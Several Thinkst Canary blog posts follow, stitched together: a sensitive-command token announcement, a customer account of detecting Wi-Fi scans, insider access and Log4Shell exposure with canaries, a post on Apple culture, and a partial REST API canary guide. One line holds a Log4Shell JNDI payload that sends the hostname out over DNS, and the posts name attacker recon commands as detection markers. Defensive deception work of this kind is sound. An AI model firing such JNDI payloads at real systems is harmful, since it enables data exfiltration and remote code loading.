-
Sensitive Command Token – So much offense in my defense
Introduction:

Many people have pointed out that there are a handful of commands that are overwhelmingly run by attackers on compromised hosts (and seldom ever by regular users/usage). Reliably alerting when a user on your code-sign server runs whoami.exe/klist.exe/nltest.exe/etc. can mean the difference between catching a compromise in week-1 (before the attackers dig in) and learning about the attack on CNN.Introducing our new Sensitive Command Canarytoken.This quick/simple Canarytoken alerts you any time your chosen command is executed on a host.
For example: This token creates registry keys to alert you anytime klist.exe runs on a host.

If an attacker lands on the server and runs klist.exe (as most attackers almost instinctively do) they get the results they expect.


And you get an alert to let you know that something bad is afoot.
Why this token?
In nearly every ransomware report, we can see attackers running a series of predictable commands on endpoints. Some of those commands are almost never run by regular users through regular usage. This means that they become high quality markers of “badness”.Wouldn’t it be great to get an alert the moment someone runs WMIC on your code-signing server? Or the moment someone runs whoami.exe on your SQL-Server? Many organizations will use EDR (Endpoint Detection and Response) tools to do this. However these complex telemetry streams, and detection logic may not be available to small organizations, may not be comprehensively deployed and often require specific configuration changes to alert on these invocations.We want to know, and we want the setup to be dead-simple.
 -
Canaries as Network Motion Sensors

Introduction
This post is the first in a series by Canary customers where they detail how they integrated Canaries and Canarytokens into their security practice. This series hopes to showcase how organizations of varying sizes and structures deployed and acted on alerts to improve the security of their networks. Casey Smith recently joined Thinkst Labs, today he’s sharing his experiences with Canaries and Canarytokens from his previous role as a customer.
Background
Prior to joining Thinkst, I worked for a number of years as the Principal analyst on a security team at an organization of ~3500 people with a highly regulated security practice. Our team was responsible for several systems: Email, Web Application, Proxy Server, Host based EDR, Application Control, Security Analytics, as well as Incident Response, internal testing and penetration testing. I would consider our team a fairly mature security team, with lots of tools, software, and telemetry to inform our security response. We found that Canaries detected activity that our other tooling and telemetry did not.
Some of these examples have been modified slightly to avoid disclosure of certain internal details.
Our team prioritized visibility, followed by detection, then prevention. We can’t defend what we cannot see or detect. This philosophy helped our team gain great insight into our network, systems and applications. EDR for example, would allow our team to search for any host, any process, that makes a DNS request. We could then correlate that with other systems to react to unauthorized, or suspicious access. We still found incredible utility from Canaries in these cases and they are a much lower cost than many of the other tools we purchased and deployed. We were able to leverage Canaries to detect both internal and external attacks.
While no defense is perfect, this model informed our approach, along with a tight feedback cycle between detection and prevention.

Some questions we constantly tried to ask of ourselves:
- How do we know this tool is working?
- Have we tested this tool?
- How do we know if an attacker is moving around in our network?
- What tools work to detect already compromised systems, and lateral movement?
Below is a diagram of Mandiant’s Standard intrusion model, as attackers traverse from left to right, and I’ve annotated it with where we thought about inserting canaries for detection.

Once an attacker gains initial access, they often do not know where they are. They have to discover, and enumerate services, targets, find credentials or elevate privileges. In essence they bump around, and this can be a defender advantage. This can be done a number of ways, local and remote:
- Port Scanning
- Active Directory Enumeration
- Internal Sites, SharePoint, Confluence
- Network Shares, Documents
- Local accounts, Local Privilege escalation
- Exploits, Vulnerable services, Misconfigurations (Windows Services, etc.)
This can be to the defender’s advantage to shape the environment early on for the attacker. What we want to do is present some tempting targets to the attacker, and have them attempt access. This tipoff should then be enough for us to investigate further, if they trigger an alert. Tempting targets can be files, (Canarytokens) , or Network Services (Canaries). This blog seeks to share some real-world approaches for creating those targets, as well as challenges and opportunities we faced. Below we explore in detail four scenarios:
- SSH Detection on Guest Wireless
- Cyber Insurance Documents – CanaryTokens
- The Alert that should never happen
- Log4J Zero Day Detection, Remediation
SSH Detection on Guest Wireless
Like many corporate offices we offered free guest Wi-Fi to visitors. At the time there were few controls and little monitoring there, except for an Acceptable Use Policy. This we decided would be a great place to see if anyone was attempting attacks against our exposed Guest Wi-Fi service. We could then detect attacks and correlate attacks across multiple locations. We set up a Physical Canary in our Guest Wireless VLAN. It took us about 2 weeks from the time we decided to deploy, to get the necessary approvals and coordination, attested and validated etc… This will vary from organization to organization. The way our Wi-Fi was configured, we put the bird in the first VLAN just past the Access Point. Access Points for example, in our configuration, prevent one Wi-Fi guest from sending packets to another. So the natural choice was to place the Canary in a VLAN that was accessible from any Wi-Fi guest. Finally we had the bird in place. Our team deployed a Linux profile with SSH, Web Server, and Port Scan Detection. We tested the alerting infrastructure with our integrations to ensure the analysts would be ready. Once this was validated, the tripwire was set and we waited. It did not take very long for an alert to fire.
It took just a few days before we received our first alert on Port Scanning and SSH attempts for the Wi-Fi Canary. We immediately started working our Incident Response process to validate the alert was legitimate. Even if it is a false positive, it has been my experience that teams learn by running the alert to the ground, to help further tune and improve. Typical alert volumes (even without Canaries) would vary week to week, But on average the team would do a complete investigation on anywhere from 5-10 alerts per week, on the low end. These ranged from malicious email that bypassed our spam filtering, to endpoint alerts on suspicious files, and suspicious URLs visited. In almost every case, even if the alert was a false positive, the investigating analyst learned more about the log sources, and gained experience querying them. Also this allowed us to create documentation and surface any gaps or places where we hit a dead end in an investigation.

Once we determined the alert was valid, we reached out to the Network team for any indicators, logs or other data on the connected attacking host. Our alert provided us three dimensions, a Time Stamp, a Source IP address, and User Name/Password attempted. We wanted to then research any and all activity for that host as far back as we could get. To our delight, the Network team had immense insight into Wi-Fi. They were able to present us complete logs to validate the alert and also provide details of where the attacking device was in the building!
For more one example on how see this blog.
It looked something like this:

We wrapped up our investigation and dealt with the rogue host that had:
- Scanned our Guest Wi-Fi, and
- Attempted an unauthorized SSH login.
This was our first real win with a Canary detection and word began to spread within the organization that we had some pretty exceptional tools. This can be helpful. In reality, it was good testing and team work. Security teams never investigate in isolation, they require close coordination with other teams, web administrators, networking teams, and endpoint teams. This incident helped reinforce our classification of these Canaries as “Network Motion Sensors“. We want to know when someone is attempting to move around on our network. Canaries may extend the range and reach of your detection. Places where you cannot install software on endpoints. Conference Room scheduling panels, IOT/ICS segments, or other sensitive segments etc…
Cyber Insurance Documents – CanaryTokens
While reading recent public Ransomware reports, we learned that some Ransomware crews were reading Cyber Insurance Policies and targeting those organizations for payments.
(See this story for example)
So we decided that these Policy Documents were a prime candidate for placing Canarytokens. Canarytokens (for customers) allows you to upload internal documents, and tokenize them.

We embedded a few policies inside a shared folder within the organization. These documents were placed alongside real policies, and located in a read-only global share. It wouldn’t take long before the alert fired and we caught an unauthorized read of these files.
When we built the alert, it had context on who was authorized within the organization to read these documents. In an attempt to read these, the security team was to follow a rapid escalation route to curate this alert. We had an unauthorized attempt to read these files! We were then able to use the EDR tool to review activity of the user and endpoint that had opened the documents.
This was a great win for catching unauthorized document access. Some teams will argue that the same events could be fired in with Windows Alerts and logs, and while true, Canarytokens in well placed Word files, provided faster detection and validation.
Alerts that should never have happen
Like most companies, we had some segments that were highly protected and we were fairly confident would never be reached. For completeness, we decided to create some fake documentation on an internal web page, then deployed some Executable and DLLs along with fake instructions on usage and access. We hoped this would never go off.
What happened next was quite unexpected. An internal user with access to the location where we placed the package ran the tokened executable. However, it was WAY out of this user’s role to ever attempt access to this segment. So when teams worry about insider threats, this was a great real-world example of catching those threats. In the end, this particular employee received disciplinary action, due to the exploration and execution of binaries, outside their described role.. Within the Canary portal, or Canarytokens.org, teams can create and upload basic executable files that alert when executed, as well as when the file properties are read. This can immediately alert you to someone attempting to gain access to a more restricted area.
Log4J Product Zero Day Detection, Remediation
The final Canary use case I wanted to highlight is related to the Log4J vulnerability. When the Log4J vulnerability (Log4Shell) was announced in early December, our team sprang into action. What you may not have heard, is the private story of how Canaries helped us validate a ZeroDay in a product. At that time we had been working with an Advanced Red team that was struggling to gain access from external only vantage. This team had the ability to create custom exploits for targets unique to their clients. So they had extensive exploit development experience. The Log4J vulnerability timeline seen here.

When suddenly Log4J was announced, the Red Team reached out privately, Thursday, December 9, late in the afternoon, and informed us we had edge servers vulnerable to this attack, and asked if we could test and validate. This gave our team a head-start in understanding the impact and urgency of this exploit.


The initial focus was on internal application and services. We hadn’t yet considered that this attack might affect our 3rd Party External infrastructure. At the time, we had some early python scripts to test and validate. Initial compromise and uses of this exploit were of the “exploit and call back variety” . So you would exploit the server, and it would attempt to download a second stage. This was mitigated by our External Firewall rules restricting outbound callbacks. However, we began to see over the next few days that a DNS variety (as depicted in the graphic above) was emerging that could exfiltrate keys or other sensitive host settings over DNS. We were able to verify our DNS logs were accurately recording lookup attempts traceable back to endpoints as well.
Around this time the canarytokens.org site began to publish free Log4J token strings.

These were immediately useful for our team to help test and validate any mitigation and controls we had deployed. So we started to create 10-12 Canarytokens, so we could test and review settings. While this may not have been the intended use of those, it really helped our team isolate and contain vulnerable systems, by ensuring we had a safe way to really test the exploit.
Sample Log4J exploit, sends hostname out over DNS:
${jndi:ldap://x${hostName}.L4J.jfc0qgg96a8pet4ciyg3kx50b.canarytokens.com/a}So Canarytokens, for Log4Shell were immensely valuable to our security team, since we could reliably test, nor attempt to use sketch public exploit code, etc…
Key learnings
Each of these scenarios helped us learn about how to use Canaries and tokens as part of our security practice. Each of the key learnings are listed below in case they help you with your deployment:
- SSH Canary – Integrating alert data into existing tools even across teams can provide more insights than a single alert alone.
- Cyber Insurance Documents – Putting the context for what would be unauthorized access in the token comment allowed for immediate identification of malicious behavior versus someone inadvertently opening the wrong file that they were supposed to be accessing.
- Alerts that shouldn’t happen – Even for areas where you are pretty sure you have things covered, Canaries and Canarytokens are a quick way to let you know when your assumptions have broken down.
- Log4Shell tokens – Tokens don’t have to only be used as tripwires, they can be used as a probing mechanism to understand how your environment really works to secure accordingly.
Closing Thoughts
I have written here about four scenarios. I think the operational impact of canaries cannot be understated, for teams with limited budget and support, Canaries and Canarytokens punch well above their weight class. The alerting pipeline and infrastructure as well are incredibly useful. However, it is also important to remember that a Canary alert is never enough to completely convict or evict an adversary. These, in my opinion, are like smoke alarms, or a motion sensor alert. It will take teams working together and ensuring their birds are cared for and tested and ready to go–much like changing the batteries in your home smoke detectors! Teams may want to periodically ensure they have what they need to respond to an alert. Even among all the other tools we had deployed, from Endpoint to WAF, using Canaries helped our team increase the range of our detection capabilities further into the network.
We hope these examples spark your interest and curiosity into ways organizations are getting value from Canaries and Canarytokens.
Thank you for reading.
-
Always be Hacking…
We discussed this Scott Forstall clip internally and figured it was worth sharing since theres so much going on in just 5 minutes.
Bradley commented on how familiar it felt to how we roll and it’s worth digging in to this little more.
Quick Background
In 2007 Apple was not yet a trillion dollar company, but its star was definitely on the rise. Jobs was back, OSX was taking root and the iPod was game changer. (Their market cap was ~$174 Billion).
Demo Prep.
They are about to demo the iPhone in a few months and already you notice them sweating the presentation details. Should the CEO of AT&T be on stage? When do we read him in?
You can watch a zillion tech demos, and you will find demo’ers who look like they practiced on the plane ride in.. instead, this is thoughtful craft.
Getting AT&T excited
So they are flying to Vegas to show AT&T the phones.
Notice again, it’s not just “here’s an invite to our launch – you can have a speaking slot” where some big-shot CEO can waffle about the synergy between the two companies. They want him bought in..
They are going to demo to blow his socks off because that’s going to make his talk different too..
(On a much smaller scale) We’ve been using this technique for a while too. For almost every podcast we’ve advertised on, we first requested a private demo with the hosts. You can tell the difference in how they read our ad before and after seeing the demo. You can pay hundreds of thousands of dollars, but you can’t buy that difference in their voice when they’ve seen the win.
Leaving things to chance
Now.. the iPhone is clearly revolutionary… In another part of the interview (included in the full clip) Forstall mentions how at that point, it was obvious to them that the iPhone would win. He was using it, and knew it was the future, but with all that confidence they were still leaving nothing to chance.. they are going to demo it and Forstall is planning around it:
- Is there going to be good cell signal/service in the penthouse or will our demos look bad because of it?
Again. It’s such dedication to the craft. They have the Jesus-phone. You are talking to a seasoned exec. You could totally hand wave past the bad connectivity.
But.They.Don’t.
They want to make sure it pops out of their bag and works.
The option for using 4-Seasons Wi-Fi is great and what’s clear again is their dedication to removing the suck from the experience. Anyone would have understood “let me just join the Wi-Fi… -fiddle- these pesky things -fiddle-“ but they don’t. They are working on it before they leave Cupertino.
I also think it’s awesome that Forstall himself is sweating these details. He’s the head of engineering at a $100 billion dollar company. He isn’t sitting in the suite while IT makes it happen and this isn’t just fake egalitarian kayfabe. It’s a hardwired culture of biasing to action / just making it happen.
Relentlessly Resourceful
(It’s subtle, but) Notice also, that they didn’t land the solution because he played his Apple Card. He landed it by acting like an AT&T exec and using their weight. Anyone coulda done this (but very few ppl woulda).
Paul Graham has a famous term when talking about great startup founders. He calls them “relentlessly resourceful.”
A couple days ago I finally got being a good startup founder down to two words: relentlessly resourceful.
Till then the best I’d managed was to get the opposite quality down to one: hapless. Most dictionaries say hapless means unlucky. But the dictionaries are not doing a very good job. A team that outplays its opponents but loses because of a bad decision by the referee could be called unlucky, but not hapless. Hapless implies passivity. To be hapless is to be battered by circumstances—to let the world have its way with you, instead of having your way with the world.
Unfortunately there’s no antonym of hapless, which makes it difficult to tell founders what to aim for. “Don’t be hapless” is not much of rallying cry.
…
But finally I’ve figured out how to express this quality directly.
…
What would someone who was the opposite of hapless be like? They’d be relentlessly resourceful. Not merely relentless. That’s not enough to make things go your way except in a few mostly uninteresting domains. In any interesting domain, the difficulties will be novel. Which means you can’t simply plow through them, because you don’t know initially how hard they are; you don’t know whether you’re about to plow through a block of foam or granite. So you have to be resourceful. You have to keep trying new things.
Be relentlessly resourceful.
What you see from the Forstall conversation (which seems obvious in retrospect) is that this isn’t just a requirement for startups. Relentlessly Resourceful is why Apple pulls off the iPod with a small team. It’s why they prototype the iPhone with a tiny team. It’s why they consistently manage to do what they do. Lots and lots of companies have more engineers than they do, and lots of companies have smart execs… but.. all the money can’t buy you smart execs / engineers who default to action and find their way around walls (instead of just pointing out that the walls exist). That bit is culture.
Relentlessly Resourceful can almost be written as “always be hacking”. We built Thinkst for this. We don’t just want the hacks to build our company, we built our company so we can do awesomer and awesomer hacks.
So far, it’s been great for us. It’s leet to see (when you look at Apple) that it scales 🙂
-
Creating REST API Canary endpoints
Given the importance of REST API endpoints for most networks and applications, we wanted a way to use (existing) Canarytokens, or Canaries to detect unauthorized access to a REST API.
(Like all things Canary) We wanted something easy to use that delivers immediate value. Here we present several new approaches, and look forward to hearing from the community on the usefulness and ways to increase insight here for network defenders.
Challenge:
APIs are everywhere and permeate most organization’s daily web based workflows. Both internal and external services often rely on the use of REST APIs. From workstation management to web applications, from complex business logic and application integrations, to payment processing services, APIs form a backbone for all kinds of crucial services.
It started us thinking, how we might be able to create and use Canaries and Canaryokens to catch or detect unauthorized REST API endpoint or key usage? Our end goal would be for teams to receive an alert when an API key, or tokened URL endpoint they want to monitor, is used by an attacker.
(The AWS API-key is already our most popular Canarytoken, with hundreds of thousands deployed world wide, but we wanted to mint API keys for our own internal services and have them be as useful)
Solution:
At its core, a REST API call is an HTTP request. What we need is a way to receive a request, log relevant headers or parameters and HTTP methods, then send an alert to the Canary console.
We can do that.
There are already a number of HTTP request related primitives built into Canaries and Canarytokens. We can easily leverage these to create a REST API Canary endpoint. This allows defenders to quickly gain insight into unauthorized use of REST APIs within their organization with low setup costs.
We will show three types of REST APIs you can consider using:
- Using the simple Web Bug Canarytoken.
- Using the (fake) Webserver on a Canary.
- Creating a Custom Canary TCP Service.
Setup One : Web Bug Canarytoken
This is the most basic form of the request, create a Web / URL Canarytoken, then leave a hint to its use in a document someplace and see if anyone ever runs a script or curl command to trigger the alert.
We will create a Web Bug Canarytoken, annotate our Token Reminder, for later. We will then use PostMan, an API testing tool to send a sample request to start out.

First we will create the Canarytoken, either in our private Canary Console or at canarytokens.org.
Notice the full/returned token-URL is:
http://canarytokens.com/traffic/ww0mayx9rro4h2l3keazj0zdk/contact.php
Next, we will modify the generated URL slightly to make it appear more like a REST API endpoint.
This ought to do the trick:
http://canarytokens.com/api/v1/users/list/ww0mayx9rro4h2l3keazj0zdk
Remember, this URL is just an example. Apart from the hostname and the actual token (in red), you can change all other parts of the token-URL.
Test with a curl command
curl http://canarytokens.com/api/v1/users/list/ww0mayx9rro4h2l3keazj0zdk
Or send requests and track responses with a tool like Postman

This generates the expected alert:
This is a simple example to showcase the captured HTTP request, source IP address and the User-Agent string. We can see the utility of a quick alert or signal that someone finds this url interesting (and by extension that someone had access to the place it was stored).
However, it is pretty clear by the hostname, that we are hitting a Canarytoken URL. Teams using our commercial Canary offering have the ability to use a custom domain. If you are using the free service, you can abstract away the Domain Name by using a DNS CNAME record.
We create a CNAME record in a domain we control. We want api.example.com to resolve to canarytokens.com. We add a CNAME record to point api.example.com to canarytokens.com, so that when the request is made, we still receive the alert!
Test:
curl http://api.example.com/ww0mayx9rro4h2l3keazj0zdk/api/v1/endpoint
Alert:
We can see that we receive the same alert, even though the hostname was changed.
Setup Two: Webserver On Canary
